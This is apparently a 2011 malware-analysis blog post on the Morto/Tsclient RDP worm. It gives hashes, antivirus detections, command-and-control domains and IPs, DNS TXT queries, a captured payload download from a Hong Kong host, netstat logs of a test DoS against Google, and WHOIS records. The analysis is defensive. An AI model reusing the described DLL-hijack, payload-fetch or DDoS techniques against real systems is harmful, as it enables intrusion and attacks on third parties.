

Aug 28 Morto / Tsclient - RDP worm with DDoS features

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According to Microsoft, Morto is a worm that spreads by trying to compromise (lame) administrator passwords for Remote Desktop connections on a network. They also note it can perform Denial of Service attacks against attacker-specified targets.

I can add that it runs what it looks like a quick DoS test against one Google IP. In addition, it creates a lot of traffic: RDP scans, downloads, receiving commands, and interesting DNS queries for command and control servers.

Judging by the domain owners of CC servers (China) and their location (Hong Kong), I would say it is likely it be cybercriminalware originating in erm,...Asia. I don't know how difficult it is for a foreigner to register domains with Jiangsu Bangning Science & technology Co. Ltd.in China. One of the domains existed for a few years and changed several Chinese registrars and hosting companies. Like in Russia, DDoS attack crimes are very common in China (I don't have stats for other Asian countries but I am guessing common there too :)

I want to thank jsunpack.jeek.org and malc0de.com for the sample.

Expert analysis has been done already and I won't repeat it. I ran the sample posted and it does what the links below describe

Excerpt from Microsoft:

The malware consists of several components, including an executable dropper component (the installer), and a DLL component which performs the payload.

When the dropper is executed, the DLL component is installed to the Windows directory as *clb.dll*. If updated by the malware, backups are created as *clb.dll.bak*.The executable component also writes encrypted code to the registry key *HKLM\SYSTEM\WPA\md* and exits.

The name *clb.dll* is chosen because it is the name of a real DLL (located in the System directory), which is used by *regedit*. To load this malware DLL, a *regedit* process is spawned by the malware. Once *regedit* is executed, it loads the malicious *clb.dll* preferentially over the real *clb.dll* due to the way in which Windows searches for files (i.e. the Windows directory is searched before the System directory). This dll has encrypted configuration information appended to it in order to download and execute new components.

The following additional files are also created:


- `%windows%\temp\ntshrui.dll`
- `\sens32.dll`
- `c:\windows\offline web pages\cache.txt`

Some screenshots

contents of cache.txt in offline web pages folder

They may be replaced later on with malicious components which are downloaded to:

- `c:\windows\offline web pages\cache.txt`



General File Information

MD5: 2eef4d8b88161baf2525abfb6c1bac2b

File Type: EXE

Infection Vector: RDP

Download



Automated Scans

2eef4d8b88161baf2525abfb6c1bac2b.exe

Result:19 /44 (43.2%)

<http://www.virustotal.com/file-scan/report.html?id=3d84a7395b23bc363a52a2028cea6cedb8ea4011ebc63865581c35aaa0da5da8-1314609731>

AhnLab-V3	2011.08.28.00	2011.08.29	Win-Trojan/Npkon.49969
AntiVir	7.11.14.3	2011.08.29	TR/Agent.49969.1
Avast	4.8.1351.0	2011.08.29	Win32:Malware-gen
Avast5	5.0.677.0	2011.08.29	Win32:Malware-gen
AVG	10.0.0.1190	2011.08.29	Agent3.ACOR
ByteHero	1.0.0.1	2011.08.22	Trojan.Win32.Heur.Gen
Comodo	9914	2011.08.29	TrojWare.Win32.Trojan.Agent.Gen
DrWeb	5.0.2.03300	2011.08.29	BackDoor.Tsclient.1
Emsisoft	5.1.0.10	2011.08.29	Trojan.Agent3!IK
GData	22	2011.08.29	Win32:Malware-gen
Ikarus	T3.1.1.107.0	2011.08.29	Trojan.Agent3
Jiangmin	13.0.900	2011.08.28	Backdoor/DsBot.dov
Microsoft	1.7604	2011.08.29	Worm:Win32/Morto.gen!A
NOD32	6418	2011.08.29	a variant of Win32/Agent.SYL
Panda	10.0.3.5	2011.08.28	Trj/MereDrop.B
Sophos	4.68.0	2011.08.29	Mal/Generic-L
TheHacker	6.7.0.1.286	2011.08.29	Trojan/Agent.syl
ViRobot	2011.8.29.4644	2011.08.29	Backdoor.Win32.DsBot.53076
VirusBuster	14.0.189.0	2011.08.28	Trojan.Agent!MYoVp4jcZjs

MD5 : 2eef4d8b88161baf2525abfb6c1bac2b

Created file

clb.dll

Submission date:2011-08-28 22:58:34 (UTC)

Result:16 /44 (36.4%)

<http://www.virustotal.com/file-scan/report.html?id=c74b91699e916596884b3833d21825039cf1d200a244fc429341d7723ab1a5f6-1314572314>

AhnLab-V3	2011.08.27.01	2011.08.28	Win-Trojan/Agent21.Gen
AntiVir	7.11.14.2	2011.08.28	TR/Agent.6672.5
Avast	4.8.1351.0	2011.08.28	Win32:Malware-gen
Avast5	5.0.677.0	2011.08.28	Win32:Malware-gen
AVG	10.0.0.1190	2011.08.29	Agent3.AENL
DrWeb	5.0.2.03300	2011.08.29	BackDoor.Tsclient.1
Emsisoft	5.1.0.10	2011.08.28	Trojan.Agent3!IK
Fortinet	4.2.257.0	2011.08.28	W32/SvcLoad.AJE!tr
GData	22	2011.08.29	Win32:Malware-gen
Ikarus	T3.1.1.107.0	2011.08.28	Trojan.Agent3
Microsoft	1.7604	2011.08.28	Worm:Win32/Morto.gen!A

jifr.info

jifr.co.cc

jifr.co.be

qfsl.net

qfsl.co.cc

qfsl.co.be

Newly downloaded components are downloaded to a filename that uses the following format:

~MTMP ;4 digits 0-f ;.exe

Performs Denial of Service attacks

Morto may be ordered to perform Denial of Service attacks against attacker-specified targets.

I have a few additional similar domains

The list of recorded domains and IPs (see additional/slightly different list in the Microsoft analysis)

- **111.68.13.250** = [qfsl.net](#) ASIA PACIFIC SERVER COMPANY, Hong Kong -- orders to perform DDoS test
- **210.3.38.82** Hutchison Global Communications, Hong Kong - Location from where 160.rar gets downloaded
- **hx-in-f104.1e100.net** = Google.com 74.125.71.104/74.125.115.106 - DoS test is on Google.com (Google won't "feel" it, it is not really "an attack on Google")

Domains

- **fb1.jifr.net**
- **fb2.jifr.net**
- **db1.jifr.net**
- **db2.jifr.net**
- **dostest1.qfsl.net**

and etc. as listed on the screenshot below

DNS used (no changes made in TCP/IP settings)

- victim's preferred DNS
- **212.76.127.133** Internet Rimon LTD, Israel
- **64.68.200.200** easyDNS Technologies, Inc. Toronto
- **156.154.71.1** NeuStar, Inc., VA - USA
- **8.8.8.8** Google DNS

- 209.166.160.36 CONTINENTAL BROADBAND PENNSYLVANIA, INC.
- 210.220.163.82 SK Broadband Co Ltd, Korea
- 4.2.2.2 Level 3 Communications, Inc
- 202.238.96.2 So-net service, Japan
- 203.172.246.41 Ministry of Education Network Operation Center, Thailand
- 205.171.3.65 Qwest Communications Company, LLC
- 210.196.3.183 DION (KDDI CORPORATION)
- 163.180.96.54 Kyung Hee University
- 202.207.184.3 North China Institute Of Technology
- 168.210.2.2 Dimension Data, South Africa
- and perhaps others - see the screenshot

Destination	Protocol	Info
202.138.96.2	DNS	Standard query TXT db1.jifr.net
219.250.36.130	DNS	Standard query TXT db2.jifr.net
202.181.202.140	DNS	Standard query TXT dostest1.qfsl.net
202.27.184.3	DNS	Standard query TXT dostest1.qfsl.net
210.220.163.82	DNS	Standard query TXT dostest1.qfsl.net
205.171.3.65	DNS	Standard query TXT dostest1.qfsl.net
206.141.192.60	DNS	Standard query TXT dostest1.qfsl.net
8.8.8.8	DNS	Standard query TXT fb1.jifr.net
210.196.3.183	DNS	Standard query TXT fb1.jifr.net
8.8.4.4	DNS	Standard query TXT fb1.jifr.net
212.76.127.133	DNS	Standard query TXT fb2.jifr.net
81.174.67.134	DNS	Standard query TXT fb2.jifr.net
209.166.160.36	DNS	Standard query TXT fb2.jifr.net
163.180.96.54	DNS	Standard query TXT flt1.qfsl.net
168.167.49.240	DNS	Standard query TXT flt1.qfsl.net
64.68.200.200	DNS	Standard query TXT flt1.qfsl.net
210.196.3.183	DNS	Standard query TXT flt1.qfsl.net
168.95.1.1	DNS	Standard query TXT flt1.qfsl.net
205.171.3.65	DNS	Standard query TXT flt1.qfsl.net
156.154.71.1	DNS	Standard query TXT flt1.qfsl.net
205.171.3.65	DNS	Standard query TXT flt1.qfsl.net
203.172.246.41	DNS	Standard query TXT sb.jifr.net
4.2.2.2	DNS	Standard query TXT st.qfsl.net
208.67.220.220	DNS	Standard query TXT st.qfsl.net
163.180.96.54	DNS	Standard query TXT st.qfsl.net
205.171.2.65	DNS	Standard query TXT st.qfsl.net
168.210.2.2	DNS	Standard query TXT st.qfsl.net
168.95.192.1	DNS	Standard query TXT t.qfsl.net
8.8.4.4	DNS	Standard query TXT t.qfsl.net
205.171.3.65	DNS	Standard query TXT t.qfsl.net
190.211.253.2	DNS	Standard query TXT t.qfsl.net
210.220.163.82	DNS	Standard query TXT t.qfsl.net
209.166.160.36	DNS	Standard query TXT t.qfsl.net

=====

Host reachable, 284 ms. average
210.3.0.0 - 210.3.127.255
Hutchison Global Communications
Hong Kong

ITMM HGC
hgcnetwork@hgc.com.hk
9/F Low Block ,
Hutchison Telecom Tower,
99 Cheung Fai Rd, Tsing Yi,
HONG KONG
phone: +852-21229555
fax: +852-21239523

Downloading 160.rar (MD5: 4E69179BB79DE93584E87C4763F6C664) = same file that Microsoft describes as

Newly downloaded components are downloaded to a filename that uses the following format:
~MTMP 4 digits 0-f.exe

In my case, these were created and deleted from C:\WINDOWS\Temp

Size: 54496

MD5: 4E69179BB79DE93584E87C4763F6C664

~MTMP3C32.exe
~MTMP4F62.exe
~MTMP6006.exe
~MTMP9B40.exe
~MTMPA327.exe

However, they do not seem to have valid PE headers

<http://www.virustotal.com/file-scan/report.html?id=f9a12ac987d7737024df78471169d56c1225f31254d3914af8e16a3bbf32daaf-1314580097>

[EDIT] See the comments after the post. The file is actually a DLL

Size: 54484

MD5: EBB3A5964DA485C0B9E67164B047A7A5

Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	4E536606h	23/08/2011 08:34:14
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	210Eh	The file is executable (no unresolved external references) Line numbers are stripped from the file Local symbols are stripped from the file Computer supports 32-bit words

The file is a dynamic link library (DLL)

Magic	010Bh	PE32
Linker Version	0006h	6.0
Size of Code	00001000h	
Size of Initialized Data	00000A00h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	10001D6Ah	
Base of Code	00001000h	
Base of Data	00002000h	
Image Base	10000000h	
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00000004h	4.0
Image Version	00000000h	0.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00005000h	20480 bytes
Size of Headers	00000400h	
Checksum	00000000h	Real Image Checksum: 0001B115h
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

<http://www.virustotal.com/file-scan/report.html?id=2aa8bd7268bac0681da9b5d2019ae678b9ed28f643995ac7a68d8ad4cac780b8-1314701651>

```

GET /160.rar HTTP/1.0
User-Agent: Mozilla/4.0
Host: 210.3.38.82
Pragma: no-cache

HTTP/1.1 200 OK
Content-Length: 54496
Content-Type: application/octet-stream
Last-Modified: Tue, 23 Aug 2011 08:34:31 GMT
Accept-Ranges: bytes
ETag: "7cc4eb7a6f61cc1:3f7"
Server: Microsoft-IIS/6.0
Date: Mon, 29 Aug 2011 02:35:27 GMT
Connection: close

...?.MZ.....@.....!..L.!
This program cannot be run in DOS mode.

$.W.W.W.T.a.Q.U.T.8.S.8.U.W.r.a.T...
a.S.V.RichW.PE.L.fSN.....!
:j.....P.....
!<.....
@.....8.....tex
t.....rdata.....@..@.data...
\..0.....@...reloc.....@..
E.....

```

=====

hx-in-f104.1e100.net - Google.com 74.125.71.104 or vx-in-f106.1e100.net 74.125.115.106 in another test

svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1072	111.68.13.250	8080	ESTABLISHED
svchost.exe	1192	TCP	xpsp3-reader9.hsd...	2869	172.29.0.1	1026	CLOSE_WAIT
svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1080	210.3.38.82	http	SYN_SENT
svchost.exe	1052	TCP	xpsp3-reader9.hsd...	1088	210.3.38.82	http	ESTABLISHED
[System Proc...	0	TCP	xpsp3-reader9.hsd...	1064	hx-in-f104.1e100.net	http	TIME_WAIT
alg.exe	1300	TCP	xpsp3-Reader9	1030	xpsp3-Reader9	0	LISTENING
svchost.exe	960	TCP	xpsp3-Reader9	epmap	xpsp3-Reader9	0	LISTENING
svchost.exe	1192	TCP	xpsp3-Reader9	2869	xpsp3-Reader9	0	LISTENING
Custom	4	TCP	vsnr3-Reader9	microsoft.de	vsnr3-Reader9	0	LISTENING

Traffic to Google (DoS test). The response is Error 400 - invalid request.
That...s an error. Your client has issued a malformed or illegal request. That...s all we know.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Recv Packets	Recv Bytes
System	4	UDP	172.29.0.111	138	-	-	-	2	402	2	2
System	4	UDP	172.29.0.111	137	-	-	-	22	1,124	17	17
System	4	UDP	0.0.0.0	445	-	-	-	-	-	-	-
System Proc...	0	TCP	172.29.0.111	1072	111.68.13.250	8080	TIME_WAIT	5	249	21	21
System Proc...	0	TCP	172.29.0.111	1448	111.68.13.250	80	TIME_WAIT	4	255	3	3
svchost.exe	1192	TCP	172.29.0.111	2868	172.29.0.1	1026	CLOSE_WAIT	-	-	-	-
svchost.exe	1052	TCP	172.29.0.111	1172	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1180	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1164	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1144	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1148	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1128	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1140	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1152	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1156	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1160	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1121	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1133	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1177	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1165	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1153	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1161	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1173	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1157	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1145	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1141	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1125	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1158	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1146	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1162	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1170	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1178	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1142	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1154	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1174	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1126	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1162	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1143	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1151	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1175	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1123	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1147	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1155	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1159	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1127	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1171	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1129	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1115	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1163	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1183	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
System Proc...	0	TCP	172.29.0.111	1114	74.125.115.106	80	TIME_WAIT	-	-	-	-
svchost.exe	1052	TCP	172.29.0.111	1206	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1254	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1284	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1300	74.125.115.106	80	CLOSE_WAIT	-	-	2	2
svchost.exe	1052	TCP	172.29.0.111	1305	74.125.115.106	80	CLOSE_WAIT	-	-	2	2

```

1745 89.605434 74.125.115.106 172.29.0.111
1746 89.605457 74.125.115.106 172.29.0.111
1747 89.605480 172.29.0.111 74.125.115.106
1748 89.605539 74.125.115.106 172.29.0.111
1749 89.605575 172.29.0.111 74.125.115.106
1750 89.605667 74.125.115.106 172.29.0.111
1751 89.605684 74.125.115.106 172.29.0.111
1752 89.605701 172.29.0.111 74.125.115.106
1753 89.605805 74.125.115.106 172.29.0.111
1754 89.605837 172.29.0.111 74.125.115.106
1755 89.606108 74.125.115.106 172.29.0.111
1756 89.606127 74.125.115.106 172.29.0.111
1757 89.606149 172.29.0.111 74.125.115.106
1758 89.606249 74.125.115.106 172.29.0.111
1759 89.606264 74.125.115.106 172.29.0.111
1760 89.606281 172.29.0.111 74.125.115.106

@ Frame 1760: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
@ Ethernet II, Src: cadmusco_95:05:f9 (08:00:27:95:05:f9), Dst: 172.29.0.111 (172.29.0.111)
@ Internet Protocol, Src: 172.29.0.111 (172.29.0.111), Dst: 74.125.115.106 (74.125.115.106)
@ Transmission Control Protocol, Src Port: sapshotc... (1052), Dst Port: http (80)

Follow TCP Stream
Stream Content:
GET / HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/png, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: www.google.com
Content-Length: 10000
Connection: Keep-Alive

HTTP/1.0 400 Bad Request
Content-type: text/html; charset=UTF-8
Content-Length: 11782
Date: Mon, 29 Aug 2011 02:36:58 GMT
Server: GFE/2.0

<!DOCTYPE html>
<html lang=en>
<meta charset=utf-8>
<title>error 400 (Bad Request)</title>
<style>
{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:0}body{margin:0 auto;width:50%;text-align:center}code{background:#fff;color:#222;font-family:monospace}pre{font-family:monospace}h1{font-size:2em;margin:0 auto}h2{font-size:1.5em;margin:0 auto}h3{font-size:1.2em;margin:0 auto}h4{font-size:1.1em;margin:0 auto}h5{font-size:1em;margin:0 auto}h6{font-size:0.9em;margin:0 auto}h7{font-size:0.8em;margin:0 auto}h8{font-size:0.7em;margin:0 auto}h9{font-size:0.6em;margin:0 auto}h10{font-size:0.5em;margin:0 auto}h11{font-size:0.4em;margin:0 auto}h12{font-size:0.3em;margin:0 auto}h13{font-size:0.2em;margin:0 auto}h14{font-size:0.1em;margin:0 auto}h15{font-size:0.05em;margin:0 auto}h16{font-size:0.02em;margin:0 auto}h17{font-size:0.01em;margin:0 auto}h18{font-size:0.005em;margin:0 auto}h19{font-size:0.002em;margin:0 auto}h20{font-size:0.001em;margin:0 auto}h21{font-size:0.0005em;margin:0 auto}h22{font-size:0.0002em;margin:0 auto}h23{font-size:0.0001em;margin:0 auto}h24{font-size:0.00005em;margin:0 auto}h25{font-size:0.00002em;margin:0 auto}h26{font-size:0.00001em;margin:0 auto}h27{font-size:0.000005em;margin:0 auto}h28{font-size:0.000002em;margin:0 auto}h29{font-size:0.000001em;margin:0 auto}h30{font-size:0.0000005em;margin:0 auto}h31{font-size:0.0000002em;margin:0 auto}h32{font-size:0.0000001em;margin:0 auto}h33{font-size:0.00000005em;margin:0 auto}h34{font-size:0.00000002em;margin:0 auto}h35{font-size:0.00000001em;margin:0 auto}h36{font-size:0.000000005em;margin:0 auto}h37{font-size:0.000000002em;margin:0 auto}h38{font-size:0.000000001em;margin:0 auto}h39{font-size:0.0000000005em;margin:0 auto}h40{font-size:0.0000000002em;margin:0 auto}h41{font-size:0.0000000001em;margin:0 auto}h42{font-size:0.00000000005em;margin:0 auto}h43{font-size:0.00000000002em;margin:0 auto}h44{font-size:0.00000000001em;margin:0 auto}h45{font-size:0.000000000005em;margin:0 auto}h46{font-size:0.000000000002em;margin:0 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auto}h130{font-size:0.0000000000000000000000000000000000000002em;margin:0 auto}h131{font-size:0.0000000000000000000000000000000000000001em;margin:0 auto}h132{font-size:0.00000000000000000000000000000000000000005em;margin:0 auto}h133{font-size:0.00000000000000000000000000000000000000002em;margin:0 auto}h134{font-size:0.00000000000000000000000000000000000000001em;margin:0 auto}h135{font-size:0.000000000000000000000000000000000000000005em;margin:0 auto}h136{font-size:0.000000000000000000000000000000000000000002em;margin:0 auto}h137{font-size:0.000000000000000000000000000000000000000001em;margin:0 auto}h138{font-size:0.0000000000000000000000000000000000000000005em;margin:0 auto}h
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+86.02586880037 fax: +86.02586880037
10F West-Building, Yuhua Software Park, 310 Ningnan Road, Yuhua District
Nanjing Jiangsu 210012
CN

Registrar History

Date	Registrar
2003-01-28	INWW.com
2005-11-23	DirectNic.com
2006-03-22	Bizcn.com
2008-06-14	eNom GMP Services
2010-05-03	Jiangsu Bangning Science & technology Co. Ltd.

jifr.net

Registrant Contact:
jian fan ren
fan ren jian j@163.com
+86.01015215412 fax: +86.01012111111
chang an lu 113 hao
ma an san an hui 111111
CN

Registrar History

Date	Registrar
2011-07-21	Jiangsu Bangning Science & technology Co. Ltd.

IP Address History

We have no record of any IP changes.

111.68.13.250 = qfsl.net ASIA PACIFIC SERVER COMPANY, Hong Kong -- orders to perform DoS test

=====

111.68.13.250

111.68.0.0 - 111.68.15.255
Hollywood Plaza, 610 Nathan Road
Hong Kong

ASIA PACIFIC SERVER COMPANY - network administrato
Hollywood Plaza, 610 Nathan Road, Mong Kong, KLN
phone: +85263419611
network@apacserver.com


Qfsl.net point to 111.68.13.250.

Registrant Contact:

DOMAIN WHOIS PROTECTION SERVICE
WHOIS AGENT domian@whoisprotectionservices.net
+86.02586880037 fax: +86.02586880037
10F West-Building, Yuhua Software Park, 310 Ningnan Road, Yuhua District
Nanjing Jiangsu 210012
